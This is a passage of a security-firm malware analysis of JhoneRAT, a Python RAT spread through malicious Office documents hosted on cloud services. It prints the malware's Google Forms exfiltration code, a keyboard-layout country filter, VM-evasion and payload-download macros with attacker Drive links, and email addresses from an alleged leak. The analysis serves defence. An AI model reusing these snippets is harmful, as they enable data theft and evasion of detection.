JhoneRAT: Cloud based python RAT targeting Middle Eastern countries

blog.talosintelligence.com/2020/01/jhonerat.html

By Warren Mercer, Paul Rascagneres and Vitor Ventura with contributions from Eric Kuhla.

Updated Jan. 17, 2020: the documents do not exploit the CVE-2017-0199 vulnerability.

Executive Summary

Today, Cisco Talos is unveiling the details of a new RAT we have identified we're calling "JhoneRAT." This new RAT is dropped to the victims via malicious Microsoft Office documents. The dropper, along with the Python RAT, attempts to gather information on the victim's machine and then uses multiple cloud services: Google Drive, Twitter, ImgBB and Google Forms. The RAT attempts to download additional payloads and upload the information gathered during the reconnaissance phase. This particular RAT attempts to target a very specific set of Arabic-speaking countries. The filtering is performed by checking the keyboard layout of the infected systems. Based on the analysed sample, JhoneRAT targets Saudi Arabia, Iraq, Egypt, Libya, Algeria, Morocco, Tunisia, Oman, Yemen, Syria, UAE, Kuwait, Bahrain and Lebanon.


What's new? The campaign shows an actor that developed a homemade RAT that works in multiple layers hosted on cloud providers. JhoneRAT is developed in Python but not based on public source code, as it is often the case for this type of malware. The attackers put great effort to carefully select the targets located in specific countries based on the victim's keyboard layout.

How did it work? Everything starts with a malicious document using a well-known vulnerability to download a malicious document hosted on the internet. For this campaign, the attacker chose to use a cloud provider (Google) with a good reputation to avoid URL blocklisting. The malware is divided into a couple of layers — each layer downloads a new payload on a cloud provider to get the final RAT developed in Python and that uses additional providers such as Twitter and ImgBB.

So what? This RAT is a good example of how a highly focused attack that tries to blend its network traffic into the crowd can be highly effective. In this campaign, focusing detection of the network is not the best approach. Instead, the detection must be based on the behaviour on the operating system. Attackers can abuse well-known cloud providers and abuse their reputations in order to avoid detection.


Opsec and targeted countries

The fact that this attacker decided to leverage cloud services and four different services — and not their own infrastructure — is smart from an opsec point of view. It is hard for the targets to identify legitimate and malicious traffic to cloud provider infrastructure. Moreover, this kind of infrastructure uses HTTPS and the flow is encrypted that makes man-in-the-middle interception more complicated for the defender. It is not the first time an attacker used only cloud providers.




```python
def fdsrttrt():
    user_agent = {'Referer':'https://api.ipify.org',
     'User-Agent':'Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.52 Safari/537.36'}
    ip = get('https://api.ipify.org', headers=user_agent).text
    return ip
```

User-agent #1



```python
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
    url = 'https://docs.google.com/forms/d/e/' + id + '/formResponse'
    enc1 = b64encode(bytes(string1, 'utf8')).decode()
    enc2 = b64encode(bytes(string2, 'utf8')).decode()
    form_data = {entry1: enc1, entry2: enc2}
    user_agent = {'Referer':'https://docs.google.com/forms/d/e/' + id + '/viewform',  'User-Agent':'Mozilla/5.0 (Windows NT 10.0;
    Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36'}
    r = post(url, data=form_data, headers=user_agent)
    if r.status_code == 200:
        return True
    else:
        return False
```

User-agent #2




```python
def mjhd(name=tw):
    if name.startswith('@'):
        name = name[1:]
    url = 'https://twitter.com/' + name
    headers = {'User-Agent': 'Chrome/28.0.1500.52'}
    r = get(url, headers=headers)
```

User-agent #3

Even while using these services, the authors of this JhoneRAT went further and used different user-agent strings depending on the request, and even on the downloaders the authors used other user-agent strings.

We already published a couple of articles about ROKRAT (here, here, here and here) where another unrelated actor, Group123, made the same choice but with different providers.

The attacker implemented filtering based on the keyboard's layout.




```
contents = ''
mylist = []
key = wreg.OpenKey(wreg.HKEY_CURRENT_USER, 'Keyboard Layout\\Preload', 0, wreg.KEY_ALL_ACCESS)
try:
    for i in range(4):
        n, v, t = wreg.EnumValue(key, i)
        mylist.append(v[4:])

except EnvironmentError:
    pass

key.Close()
if any(x == '0401' for x in mylist) or any(x == '0801' for x in mylist) or any(x == '0c01' for x in mylist) or any(x ==
'1001' for x in mylist) or any(x == '1401' for x in mylist) or any(x == '1801' for x in mylist) or any(x == '1c01' for x in
mylist) or any(x == '2001' for x in mylist) or any(x == '2401' for x in mylist) or any(x == '2801' for x in mylist) or any(x
== '3801' for x in mylist) or any(x == '3401' for x in mylist) or any(x == '3c01' for x in mylist) or any(x == '3001' for x
in mylist):
    pass
else:
    os._exit(0)
```

Keyboard layout check

The malware is executed only for the following layout, the country is based on the Microsoft website:


- '0401' -> Saudi Arabia
- '0801' -> Iraq
- '0c01' -> Egypt
- '1001' -> Libya
- '1401' -> Algeria
- '1801' -> Morocco
- '1c01' -> Tunisia
- '2001' -> Oman
- '2401' -> Yemen
- '2801' -> Syria
- '3801' -> UAE
- '3401' -> Kuwait
- '3c01' -> Bahrain
- '3001' -> Lebanon



Malicious documents

Decoy document

We identified three malicious Microsoft Office documents that download and load an additional Office document with a Macro. The oldest one from November 2019, named "Urgent.docx," is shown below:



To view the content, you need to click on: Enable Editing.

لعرض المحتوى المخفى يرجى الضغط على: تمكين المحتوى

لعرض المحتوى المخفى يرجى الضغط على: تمكين المحتوى

لعرض المحتوى المخفى يرجى الضغط على: تمكين المحتوى

لعرض المحتوى المخفى يرجى الضغط على: تمكين المحتوى


لعرض المحتوى المخفى يرجى الضغط على: تمكين المحتوى

File
Home
Insert
Design
Layout
References
Mailings
Review
View
Help
Tell me
PROTECTED VIEW
Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.
Enable Editing

Initial decoy document

The author of the document asks to enable editing in English and in Arabic.

The second document from the beginning of January is named "fb.docx" and contains usernames and passwords from an alleged "Facebook" leak:



Leaked Facebook Accounts 2019


Note: to show all records please turn this file on windows platform

Symantec

dayan1590@gmail.com	[redacted]
kaki2nkqw@gmail.com	[redacted]
sharonr2801@gmail.com	[redacted]
shuval_fixler@hotmail.com	[redacted]
shuval_fixler@hotmail.com	[redacted]
shuval_fixler@hotmail.com	[redacted]
shuval.fixler@gmail.com	[redacted]
shuval.fixler@gmail.com	[redacted]
psyd69@gmail.com	[redacted]
loveisrael0120@walla.co.il	[redacted]

Second decoy document

The more recent document is from mid-January and alleged to be from a United Arab Emirate organization. The author blurred the content and asks the user to enable editing to see the content:




Note: Please enable editing to view the content

السلام عليكم ورحمة الله وبركاته،


Third decoy document

Macro loading


In the three documents, an additional Office document containing a Macro is downloaded and executed. The documents are located on Google Drive.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http:
//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://drive.google.com/uc?ex
port=download&amp;id=1OlQssMvjb7gI175qDx8SqTgRJIEp5Ypd" TargetMode="External"/></Relationships>
```



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http:
//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://drive.google.com/uc?ex
port=download&amp;id=1LVdv4bjcQegPdKrc5WLb4W7ad6Zt80zl" TargetMode="External"/></Relationships>
```




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http:
//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://drive.google.com/uc?ex
port=download&amp;id=1vED0wN0arm9yu7C7XrbCdspLjpoPKfrQ" TargetMode="External"/></Relationships>
```

Malicious documents on Google Drive

Infection workflow

Stage No. 1: Malicious template on Google Drive


The template located on Google Drive contains a macro. The macro contains a virtual machine detection technique based on the serial number of the disks available in the victim environment. Indeed, some VMs do not have serial numbers and the macro is executed only if a serial number exists. A WMIC command is executed to get this information on the targeted system.



```
Private Sub Document_Open()
Dim i As Integer
Dim str As String
i = 0
Set WMI = GetObject("WinMgmts:")
For Each obj In WMI.InstancesOf("Win32_PhysicalMedia")
If obj.SerialNumber <> "" Then i = i + 1
Next
If i = 0 Then
Exit Sub
End If
st
End Sub
```

Macro WMI check

If a serial number exists, the rest of the code is executed. The purpose is to download an image from a new Google Drive link:



```
Function ddfdsfdsfdww()
Dim myURL As String
myURL = "https://drive.google.com/uc?export=download&id=1d-toE89QnN5ZhuNZIc2iF4-cbKWtk0FD"

Dim WinHttpReq As Object
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
WinHttpReq.Open "GET", myURL, False
WinHttpReq.SetRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
WinHttpReq.send

If WinHttpReq.Status = 200 Then
    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile Environ("AppData") + "\\" + img115 + ".jpg", 2  ' 1 = no overwrite, 2 = overwrite
    oStream.Close
End If
```

Image download

It is interesting to note that the filename of the downloaded image is randomly generated based on a dictionary: Array ("cartoon," "img," "photo"). The filename will be cartoon.jpg or img.jpg or photo.jpg and the image usually depicts a cartoon.

Stage No. 2: Image file on Google Drive

